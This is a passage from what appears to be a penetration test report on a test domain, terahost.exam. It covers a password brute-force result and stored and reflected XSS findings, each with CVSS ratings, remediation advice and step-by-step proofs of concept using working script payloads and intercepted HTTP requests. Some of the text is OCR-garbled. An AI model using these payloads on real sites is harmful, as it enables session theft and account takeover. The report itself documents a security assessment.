5	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	377		
6	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	377		
7	dragon	200	<input type="checkbox"/>	<input type="checkbox"/>	377		
8	pussy	200	<input type="checkbox"/>	<input type="checkbox"/>	377		
9	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	377		
10	football	200	<input type="checkbox"/>	<input type="checkbox"/>	377		
11	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	377		

Request	Response
Pretty	Raw
Raw	Hex
Render	
1	HTTP/1.1 200 OK
2	Date: Fri, 24 Nov 2023 05:41:01 GMT
3	Server: eXtreme
4	Expires: Thu, 19 Nov 1981 08:52:00 GMT
5	Pragma: no-cache
6	Set-Cookie: _sid=vhorc0q9skafgh8o02b2m2277; path=/
7	X-Content-Type-Options: nosniff
8	X-Frame-Options: sameorigin
9	Animal: cow, camel
10	Access-Control-Allow-Origin: *
11	Vary: Accept-Encoding
12	Content-Length: 60
13	Connection: close
14	Content-Type: text/html
15	
16	{"status": "error", "message": "Welcome back Test", "path": "\\"}

② ⌂ ⌄ ⌅ ⌆ Search

PoC: Valid password found.

F-HIGH-08: Stored Cross Site Scripting Vulnerability	
IMPACT	High
LIKELIHOOD	High
OVERALL RISK	High (7.1)
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:N
VULNERABILITY CATEGORY	Input Validation, Injection
DESCRIPTION	<p>In the Stored XSS attack, the injected script is stored on the target application as legitimate content, such as a message in a forum or a comment in a blog post. The injected code is stored in the database and sent to the users when it is retrieved, thus executing the attack payload in the victim's browser.</p>
DISCUSSION OF IMPACT	<p>The risk associated with this vulnerability has been assessed as High.</p> <p>XSS attacks can result in the disclosure of the user's session cookie, allowing an attacker to hijack the user's session and take over the account. Even though HTTPOnly is used to protect cookies, an attacker can still execute actions on behalf of the user in the context of the affected website.</p> <p>The likelihood of this vulnerability getting exploited is High.</p>
AFFECTED URL(S)	http://me.terahost.exam/update-user http://me.terahost.exam/support
RECOMMENDATIONS	<p>It is recommended to,</p> <ul style="list-style-type: none"> • Properly escape all untrusted data based on the HTML context. • Server-side input validation is also recommended as it helps protect against XSS. • Ensure that XSS meta-characters and content are sufficiently handled and are not returned as part of the response. Use an appropriate combination of blacklists and whitelists to ensure only valid and expected input is processed by the system.
References:	https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
SUPPORTING EVIDENCE(S)	

Instance1: Stored XSS in the profile update functionality of <http://me.terahost.exam/update-user>

Step 1: Add XSS payload to the **name** field ">"

Add XSS payload in the "Name" field and save the data

My details

Name: <est">

Surname: test

Email: test@email.com

Address: 8850 Egestas Ave

City: Berlin

ZIP: 29977-647

IBAN: GT33211377800379210569053628

New password: *****

Update

PoC: Add payload and update details.

Step 2: Post saving the data, XSS payload will be executed.

My details

Name: test

Surname: test

Email: test@email.com

Address: 8850 Egestas Ave

City: Berlin

ZIP: 29977-647

IBAN: GT33211377800379210569053628

New password: *****

Update

© 2014 Tera Host. All rights reserved.


sid=l0r96oe5s5jgvs6ffgrcnrp3f4

OK

PoC: XSS payload executed.

Instance2: Stored XSS in the support functionality <http://me.terahost.exam/support>

Step 1: Add random data to the support form and intercept the request.



PoC: Add data and intercept the request.


Step 2: Add the below XSS payload inside the **message** tag and click on send request.

```
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
<polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
<script type="text/javascript">
    alert(document.domain);
</script>
</svg>
```

Request	Response
<pre>Pretty Raw Hex Hackvertor 1 POST /supporter HTTP/1.1 2 Host: me.terahost.exam 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/javascript, */*; q=0.01 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: text/xml 8 Support: members 9 X-Requested-With: XMLHttpRequest 10 Content-Length: 497 11 Origin: http://me.terahost.exam 12 Connection: close 13 Referer: http://me.terahost.exam/support 14 Cookie: _sid_=1or96oe55jovs6ffgrcnrp3f4 15 16 <?xml version="1.0" encoding="utf-8"?> <report> 17 <userinfo>test test (test@email.com)</userinfo> <date>2023-11-20</date> 18 <message><svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg" 19 > 20 <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke 21 ="#004400"/> 22 <script type="text/javascript"> 23 alert(document.domain); 24 </script> 25 </svg></message> </report></pre>	<pre>Pretty Raw Hex Render Hackvertor 1 HTTP/1.1 200 OK 2 Date: Mon, 20 Nov 2023 02:10:43 GMT 3 Server: extreme 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Pragma: no-cache 6 X-Content-Type-Options: nosniff 7 X-Frame-Options: sameorigin 8 Animal: cow, camel 9 Access-Control-Allow-Origin: * 10 Vary: Accept-Encoding 11 Content-Length: 60 12 Connection: close 13 Content-Type: text/html 14 15 {"status": "success", "path": "\/support?success", "message": ""}</pre>


PoC: Add XSS payload.

Step 3: During enumeration I found a directory **_support_reports** which contains support requests data stored in xml files.



PoC: Directory storing data in xml file.

Step 4: Access the last xml file and observe the payload execution.



F-MEDIUM-01: Reflected Cross Site Scripting	
IMPACT	Medium
LIKELIHOOD	Medium
OVERALL RISK	MEDIUM (5.4)
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
VULNERABILITY CATEGORY	Input Validation, Injection
DESCRIPTION	
<p>Reflected XSS attacks arise when a web server reflects an injected script, such as a search result, an error message, or any other response that includes some or all the input sent to the server as part of the request.</p> <p>The attack is then delivered to the victim through another route (e.g., e-mail or an alternative website), thus tricking the user into clicking on a malicious link. The injected code travels to the vulnerable website, which reflects the attack payload back to the user's browser. The browser then executes the code because it came from a "trusted" server.</p>	
DISCUSSION OF IMPACT	
<p>The risk associated with this vulnerability has been assessed as Medium.</p> <p>XSS attacks can result in the disclosure of the user's session cookie, allowing an attacker to hijack the user's session and take over the account. Even though HTTPOnly is used to protect cookies, an attacker can still execute actions on behalf of the user in the context of the affected website.</p> <p>The likelihood of this vulnerability getting exploited is Medium.</p>	
AFFECTED URL(S)	
<p><a href="http://blog.terahost.exam/?page=<payload>">http://blog.terahost.exam/?page=<payload></p> <p><a href="http://www.terahost.exam/domain-name?fw=<payload>">http://www.terahost.exam/domain-name?fw=<payload></p> <p><a href="http://www.terahost.exam/newsletter-subscribe?name=sdfjklajsf'&email=<payload>">http://www.terahost.exam/newsletter-subscribe?name=sdfjklajsf'&email=<payload></p> <p><a href="http://me.terahost.exam/register-user?name=<Payload>&surname=lol123&email=lol123%40email.com&street_address=lol12345&city=lol123&zip=sdfdsf&password=lol123">http://me.terahost.exam/register-user?name=<Payload>&surname=lol123&email=lol123%40email.com&street_address=lol12345&city=lol123&zip=sdfdsf&password=lol123</p>	
RECOMMENDATIONS	

It is recommended to,

- Properly escape all untrusted data based on the HTML context.
- Server-side input validation is also recommended as it helps protect against XSS.
- Ensure that XSS meta-characters and content are sufficiently handled and are not returned as part of the response. Use an appropriate combination of blacklists and whitelists to ensure only valid and expected input is processed by the system.


References:

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

SUPPORTING EVIDENCE(S)

Instance1: Reflected XSS vulnerability on <http://blog.terahost.exam/?page=<payload>>


Steps: Add --><img+src=x+onerror=alert(document.cookie)> payload as the page parameter value and observe the payload execution.



PoC: Reflected XSS


Instance2: Reflected XSS vulnerability on <http://www.terahost.exam/domain-name?fw=<payload>>

Step 1: Add random data in the text field and click on search, as shown below.



PoC: Add data and click on the search button.

Step 2: Observe the URL with the base64-encoded “fw” parameter value. Refresh this page and intercept the request.



PoC: Output of the search query

Step 3: Original content of the base64 encoded “fw” parameter.

Original content of the base64 encoded "fw" parameter value


PoC: Original request data

Step 4: Tamper the name field with `\">>` payload as shown below and re-encode it.

Add payload in the name field, re-encode it as shown here and send the request

PoC: Add XSS payload in the name field.


Step 5: Open the tampered URL in the browser and observe the payload execution.



PoC: Change file extension, content-type & file content

Instance3: Reflected XSS vulnerability on <http://www.terahost.exam/newsletter-subscribe?name=sdfjklajsf'&email=<payload>>

Step 1: Enter random data in the newsletter form, click on send and intercept the request.



PoC: Enter random data and click on send.

Step 2: Change the request method from **POST** to **GET** as shown in the below evidence.

The screenshot shows a context menu for a POST request to '/newsletter-subscribe'. The menu includes options like 'Do passive scan', 'Send to Intruder', 'Send to Repeater', etc., and a section for changing the request method or body encoding.

Request		Do passive scan	
Pretty	Raw	Hex	Hackvertor
<pre> 1 POST /newsletter-subscribe HTTP/1.1 2 Host: www.terahost.exam 3 User-Agent: Mozilla/5.0 (X11; Linux x86_ Firefox/115.0 4 Accept: application/json, text/javascript 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 31 10 Origin: http://www.terahost.exam 11 Connection: close 12 Referer: http://www.terahost.exam/ 13 14 name=sdfsdf&email=lol%40lol.com </pre>			
		Send to Intruder	Ctrl+I
		Send to Repeater	Ctrl+R
		Send to Sequencer	
		Send to Comparer	
		Send to Decoder	
		Request in browser	>
		Extensions	>
		Engagement tools	>
		Change request method	
		Change body encoding	
		Copy URL	
		Copy as curl command	
		Copy to file	
		Paste from file	
		Save item	
		Save entire history	
		Paste URL as request	
		Add to site map	
		Convert selection	>
		URL-encode as you type	
		Cut	Ctrl+X

PoC: Change request method


Step 3: Add "><svg>onload=alert(document.domain)>" payload in the email parameter value and observe the response.

The screenshot shows a GET request to '/newsLetter-subscribe?name=sdfsdf&email=lol%40lol.com' with a payload added to the email parameter. The response shows the payload was executed, resulting in an alert box.

Request		Response	
Pretty	Raw	Hex	Render
<pre> 1 GET /newsLetter-subscribe?name=sdfsdf&email= lol%40lol.com"><svg>onload=alert(document.domain)> HTTP/1.1 2 Host: www.terahost.exam 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/javascript, */*; q=0.01 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 X-Requested-With: XMLHttpRequest 8 Origin: http://www.terahost.exam 9 Connection: close 10 Referer: http://www.terahost.exam/ 11 12 </pre>			
		<pre> 1 HTTP/1.1 200 OK 2 Date: Fri, 24 Nov 2023 01:39:22 GMT 3 Server: eXtreme 4 X-Content-Type-Options: nosniff 5 X-Frame-Options: sameorigin 6 Animal: Cow, camel 7 Access-Control-Allow-Origin: * 8 Vary: Accept-Encoding 9 Content-Length: 133 10 Connection: close 11 Content-Type: text/html 12 13 {"status":"success","message":"Great sdfsdf, you'll receive next week an email at lol@lol.com"><svg>onload=alert(document.domain)> "} </pre>	

PoC: Add payload in the email parameter.

Step 4: XSS payload executed.



PoC: Payload executed.

Instance4: Reflected XSS vulnerability on http://me.terahost.exam/register-user?name=<payload>&surname=lol123&email=lol123%40email.com&street_address=lol12345&city=lol123&zip=sdfdsf&password=lol123

Step 1: Intercept register user request, add XSS payload

""<svg+onload=alert(document.domain)> and change request method from POST to GET.

Send Cancel < < > >

Request

Pretty Raw Hex

```

1 POST /register-user HTTP/1.1
2 Host: me.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Origin: http://me.terahost.exam
9 Connection: close
10 Referer: http://me.terahost.exam/register-user
11 Cookie: sid_=3rupucj5ntbb1ldcj15ltq1s77
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 147
14
15 name=lol213'"<svg+onload=alert(document.domain)>&surname=lol123&email=lol%40email.com&street_address=lol&city=lol&zip=sdfkl&password=lol

```

Add payload in the name field and change the request method to GET

- Send to intruder
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser
- Extensions
- Engagement tools
- Change request method**
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Save entire history
- Paste URL as request
- Add to site map
- Convert selection
- URL-encode as you type
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V

